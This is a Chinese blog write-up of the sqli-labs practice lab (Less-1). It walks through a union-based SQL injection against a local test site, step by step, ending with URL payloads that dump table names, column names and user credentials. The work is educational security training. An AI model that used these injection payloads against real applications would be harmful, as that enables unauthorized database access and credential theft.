sqli_labs writeup

原创

是痞子呀 于 2020-07-28 23:28:54 发布 86 收藏 1

分类专栏： sql注入 文章标签： sql web

本文链接：https://blog.csdn.net/weixin_45769810/article/details/107647155

目录

sqli_labs

Less-1

基于单引号字符注入


http://localhost/sqli_labs/Less-1/?id=1 and 1=2 正确，非数字型注入

http://localhost/sqli_labs/Less-1/?id=1’ 出错，http://localhost/sqli_labs/Less-1/?id=1’ - - ，正确，判断出注入类型

注意：- -后有一空格，我看某些博客说，在url中，加上-- ，最后会把空格给去掉，所以用- -+代替-- ，+会被url编码成空格，但是我的空格没被去掉，用+却不行。自己可以多试几种注释。


通过order by来判断字段个数

http://localhost/sqli_labs/Less-1/?id=1’ order by 3-- (–后面有一空格，后面的都有空格I)



找回显位置

http://localhost/sqli_labs/Less-1/?id=0’ union select 1,2,3 - -



发现回显后两个，后面爆信息就利用这两个位置。


爆数据库，用户名

http://localhost/sqli_labs/Less-1/?id=0’ union select 1,database(),user()- -

就不上图了。

爆所有表

http://localhost/sqli_labs/Less-1/?id=0’ union select 1,2,(select group_concat(table_name) from information_schema.tables where table_schema=database())- -




爆字段

http://localhost/sqli_labs/Less-1/?id=0’ union select 1,2,(select group_concat(column_name) from information_schema.columns where table_name=‘users’)- -

凭经验选表，没经验的，表不多的话，可以一张表一张表的试。

爆用户名和密码

http://localhost/sqli_labs/Less-1/?id=0’ union select 1,(select group_concat(username) from users),(select group_concat(password) from users)- -



用户名和密码是一 一对应的。

以上- -后面都有空格哈。

Less-2

更新中……